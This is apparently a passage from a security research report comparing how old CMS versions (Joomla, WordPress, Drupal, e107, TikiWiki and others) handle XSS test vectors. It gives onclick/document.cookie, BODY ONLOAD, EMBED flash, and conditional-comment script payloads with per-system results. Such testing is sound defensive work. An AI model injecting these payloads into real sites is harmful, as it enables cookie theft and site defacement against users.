	Vulnerability:	YES – Sends Browser (IE7) into an infinite alert loop crashing browser. Also created an infinite loop in admin sections leading to the inability
Wordpress 2.7.1	Input Field:	Comment Box (Blog Entry)
	Output:	Infinite Alert Box
	Vulnerability:	YES – Sends Browser (IE7) into an infinite alert loop crashing browser.
PHP-Fusion v 6.01.18	Input Field:	Forum Thread (Reply)
	Output:	**<DIV STYLE="width: expression(alert('XSS');">**
	Vulnerability:	NO – Did not seem to execute the tag within the source code, also turned some of the characters into a 'Smilie'.
Drupal 5.0	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing: Tags completely stripped out and no text shows.

	Vulnerability:	No – Using HEX encode, the Attack vector shows up in the comment entered, but it is not executed. This suggests a filter on possibly all tags.
Drupal 6.10	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing: Tags completely stripped out and no text shows.
	Vulnerability:	No – Using HEX encode, the Attack vector shows up in the comment entered, but it is not executed. This suggests a filter on possibly all tags.
e107 v0.7.15	Input Field:	Comment Box (Blog Entry)
	Output:	**XSS – Infinite loop alert**
	Vulnerability:	YES – Causes infinite loop alertbox
TikiWiki v2.4	Input Field:	Comment Box (Blog Entry)
	Output:	**<DIV STYLE="width: ex<x>pression(al<x>ert('XSS'));">**
	Vulnerability:	NO – System inserts <x> tags into malicious code, code is output as ASCII text on site.

vii. Test Case 6

Attempting to insert a link into comment/blog/forum areas that uses onclick events to conceal javascript:

```
<a href="someurl.html" onClick="alert(document.cookie)">CLICK ME!!!</a>
```

CMS Package		
Joomla 1.0.15	Input Field:	*
	Output:	
	Vulnerability:	
Joomla 1.5.9	Input Field:	*
	Output:	
	Vulnerability:	
Mambo 4.6	Input Field:	*
	Output:	
	Vulnerability:	
Wordpress 2.0	Input Field:	Comment Box(Blog Entry)
	Output:	Link is entered and once clicked alert box shows with contents of

		document.cookie (Comment has to be approved by admin)
	Vulnerability:	YES – It is possible to create a link in a comment with an onclick event.
Wordpress 2.7.1	Input Field:	Comment Box(Blog Entry)
	Output:	Link is entered and once clicked alert box shows with contents of document.cookie (Comment has to be approved by admin)
	Vulnerability:	YES – It is possible to create a link in a comment with an onclick event.
PHP-Fusion v 6.01.18	Input Field:	Shout Box (Front Page)
	Output:	**<a href="advanced.html" onClick="alert(document.cookie)">test</a>**
	Vulnerability:	NO – Shoutbox seems to filter all tags, could be because custom BB code is used on this system.
Drupal 5.0	Input Field:	Comment (Blog Entry)
	Output:	Link is made in comment, on click shows Alert Box with contents of document.cookie. Only works when Full HTML is chosen in comment input, FILTERED HTML creates the link, but strips out the onclick event.
	Vulnerability:	YES – Only if FULL HTML is chosen on input type, normal users cannot choose the input type so this is only a vulnerability as an Administrator
Drupal 6.10	Input Field:	Comment (Blog Entry)
	Output:	Link is made in comment, on click shows Alert Box with contents of document.cookie. Only works when Full HTML is chosen in comment input, FILTERED HTML creates the link, but strips out the onclick event.
	Vulnerability:	YES – Only if FULL HTML is chosen on input type, normal users cannot choose the input type so this is only a vulnerability as an Administrator
e107 v0.7.15	Input Field:	Comment Box (Blog Entry)
	Output:	**Document.cookie displays on click of url**
	Vulnerability:	YES – executes code onclick of url
TikiWiki v2.4	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	NO – Does not execute script tags

Table 6: Test Case 5

viii. Test Case 7

Attempting to try a vector without using any script tags or double quotes using theBODY tag:

```
<BODY ONLOAD=alert('XSS')>
```

CMS Package

Joomla 1.0.15	Input Field:	Search Box (Front Page)
	Output:	Nothing
	Vulnerability:	NO – Search Box limits characters (Cannot fit vector into input field)
Joomla 1.5.9	Input Field:	Search Box (Front Page)
	Output:	Nothing
	Vulnerability:	NO – Search Box limits characters (Cannot fit vector into input field)
Mambo 4.6	Input Field:	Search Box (Front Page)
	Output:	No Results Found
	Vulnerability:	NO – Seems to disregard the vector as any kind of code and see it as a keyword or search term. Possibly escaping all brackets and quotes.
Wordpress 2.0	Input Field:	Comment Box (Blog Entry)
	Output:	XSS Alert
	Vulnerability:	YES – XSS alert box is shown on page load
Wordpress 2.7.1	Input Field:	Comment Box (Blog Entry)
	Output:	XSS Alert
	Vulnerability:	YES – XSS alert box is shown on page load
PHP-Fusion v 6.01.18	Input Field:	Forum Thread (New Reply)
	Output:	**<BODY ONLOAD=alert('XSS' >**
	Vulnerability:	NO – Sees Vector as a normal string, and also changes some characters to 'smilie' code.
Drupal 5.0	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing
	Vulnerability:	NO – Drupal seems to filter all of this vector, no comment is shown
Drupal 6.10	Input Field:	Comment Box (Blog Entry)

	Output:	Nothing
	Vulnerability:	NO – Drupal seems to filter all of this vector, no comment is shown
e107 v0.7.15	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	NO – Body tag does not affect system
TikiWiki v2.4	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	NO – Body tag does not affect system

Table 7: Test Case 7

ix. Test Case 8

Attempting to try and embed a .SWF file with XSS code in forum/comment style input or upload input.

```
<EMBED SRC="http://127.0.0.1/xss.swf"AllowScriptAccess="always">
</EMBED>
```

CMS Package		
Joomla 1.0.15	Input Field:	News Entry Form (As Admin)
	Output:	`<EMBED SRC="http://127.0.0.1/xss.swf"AllowScriptAccess="always"> </EMBED>`
	Vulnerability:	NO – Outputs the code as is, sees the src as a hyperlink and formats code into a different font.
Joomla 1.5.9	Input Field:	News Entry Form (As Admin)
	Output:	`<EMBED SRC="http://127.0.0.1/xss.swf"AllowScriptAccess="always"> </EMBED>`
	Vulnerability:	NO – Outputs the code as is, sees the src as a hyperlink and formats code into a different font.
Mambo 4.6	Input Field:	News Entry Form(As Admin)
	Output:	.SWF File is embedded, but code within not executed.
	Vulnerability:	NO – Code does not execute even though file is embedded
Wordpress 2.0	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing
	Vulnerability:	NO – System strips script out and does not embed objects even as administrator.


Wordpress 2.7.1	Input Field:	Comment Box (Blog Entry)
	Output:	 admin says: April 6, 2009 at 8:17 pm (Edit) << .SWF File Embeds into comment as Administrator Does Not Embed as Normal User V xss says: April 6, 2009 at 8:18 pm (Edit) Hi im new here and i like this Flash movie: .swf file is embedded
	Vulnerability:	NO – the .swf file only embeds if an administrator account is used, normal users cannot embed objects.
PHP-Fusion v 6.01.18	Input Field:	Forum Entry
	Output:	**`<EMBED SRC="http://127.0.0.1/xss.swf"AllowScriptAccess="always"> </EMBED>`**
	Vulnerability:	NO – System prints out code, does not execute so properly encodes.
Drupal 5.0	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing
	Vulnerability:	NO – Nothing displayed
Drupal 6.10	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing
	Vulnerability:	NO – Nothing displayed
e107 v0.7.15	Input Field:	Comment Box (Blog Entry)
	Output:	**.SWF file embedded but no code executed**
	Vulnerability:	NO – Code does not execute
TikiWiki v2.4	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	NO – Does not embed file or execute any code

Table 8: Test Case 8

x. Test Case 9

Attempting to evade filters looking for single or double quotes

```
<SCRIPT>a=/XSS/ alert(a.source)</SCRIPT>
```

CMS Package		
Joomla 1.0.15	Input Field:	News Entry Form (As Admin)
	Output:	`<SCRIPT>a=/XSS/ alert(a.source)</SCRIPT>`
	Vulnerability:	NO
Joomla 1.5.9	Input Field:	News Entry Form (As Admin)
	Output:	`<SCRIPT>a=/XSS/ alert(a.source)</SCRIPT>`
	Vulnerability:	NO
Mambo 4.6	Input Field:	*
	Output:	
	Vulnerability:	
Wordpress 2.0	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	NO
Wordpress 2.7.1	Input Field:	Comment Box (Blog Entry)
	Output:	**a=/XSS/ alert(a.source)**
	Vulnerability:	NO – Scrubs Script tags
PHP-Fusion v 6.01.18	Input Field:	Forum Thread
	Output:	`<SCRIPT>a=/XSS/ alert(a.source)</SCRIPT>`
	Vulnerability:	NO
Drupal 5.0	Input Field:	Comment Box (Blog Entry)
	Output:	**a=/XSS/ alert(a.source)**
	Vulnerability:	NO – Scrubs Script tags
Drupal 6.10	Input Field:	Comment Box (Blog Entry)
	Output:	**a=/XSS/ alert(a.source)**
	Vulnerability:	NO – Scrubs Script tags
e107 v0.7.15	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	NO – does not execute
TikiWiki v2.4	Input Field:	*
	Output:	

	Vulnerability:	

Table 9: Test Case 9

xi. Test Case 10

Encapsulating a piece of script in a comment block, some systems may think anything that is a comment is safe. Also some systems may actually try and render something harmless by turning it into a comment, which this vector would overwrite.

```
<!--[if gte IE 4]>
<SCRIPT>alert(1);</SCRIPT>
<![endif]-->
```

CMS Package		
Joomla 1.0.15	Input Field:	*
	Output:	
	Vulnerability:	
Joomla 1.5.9	Input Field:	*
	Output:	
	Vulnerability:	
Mambo 4.6	Input Field:	*
	Output:	
	Vulnerability:	
Wordpress 2.0	Input Field:	Comment Box (Blog Entry)
	Output:	**< ![endif]-->**
	Vulnerability:	YES – Alert works, whole comment has been embedded, although endif is shown.
Wordpress 2.7.1	Input Field:	Comment Box (Blog Entry)
	Output:	Blank Space
	Vulnerability:	YES – Even though nothing shows up in comment an alert box pops up with (1), and reviewing source code reveals the whole comment is embedded.
PHP-Fusion v 6.01.18	Input Field:	Forum Thread
	Output:	`<!--[if gte IE 4]><SCRIPT>alert(1);</SCRIPT>`

		`<![endif]-->`
	Vulnerability:	NO - Does not see text as code
Drupal 5.0	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	NO – System scrubs input
Drupal 6.10	Input Field:	Comment Box (Blog Entry)
	Output:	**alert(1);**
	Vulnerability:	NO – System seems to scrub all comment and leave the above alert(1); checking source code shows that comment is not found.
e107 v0.7.15	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	YES – Alert box shows up, comment successfully altered code
TikiWiki v2.4	Input Field:	Comment Box (Blog Entry)
	Output:	**Nothing**
	Vulnerability:	NO

Table 10: Test Case 10

b. Final Results

i. Final Results Comparison

Where ✓ indicates Attack vector produced successful attack and where ✗ indicates that the system either prevented or mitigated the attack.

	1	2	3	4	5	6	7	8	9	10	Total /10
Joomla 1.0.15	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	0
Joomla 1.5.9	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	0
Mambo 4.6	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	0
Wordpress 2.0	✗	✗✓	✓	✓	✓	✓		✗	✗✓		6
Wordpress 2.7.1	✗	✗✓	✓	✓	✓	✓		✗	✗✓		6
PHP-Fusion v 6.01.18	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	0
Drupal 5.0	✗	✗	✗	✗	✗✓		✗	✗	✗	✗	1
Drupal 6.10	✗	✗	✗	✗	✗✓		✗	✗	✗	✗	1
e107 v0.7.15	✗	✗✓	✓	✓	✓		✗	✗	✗✓		5
TikiWiki v2.4	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	0

Table 11: Final Results Comparison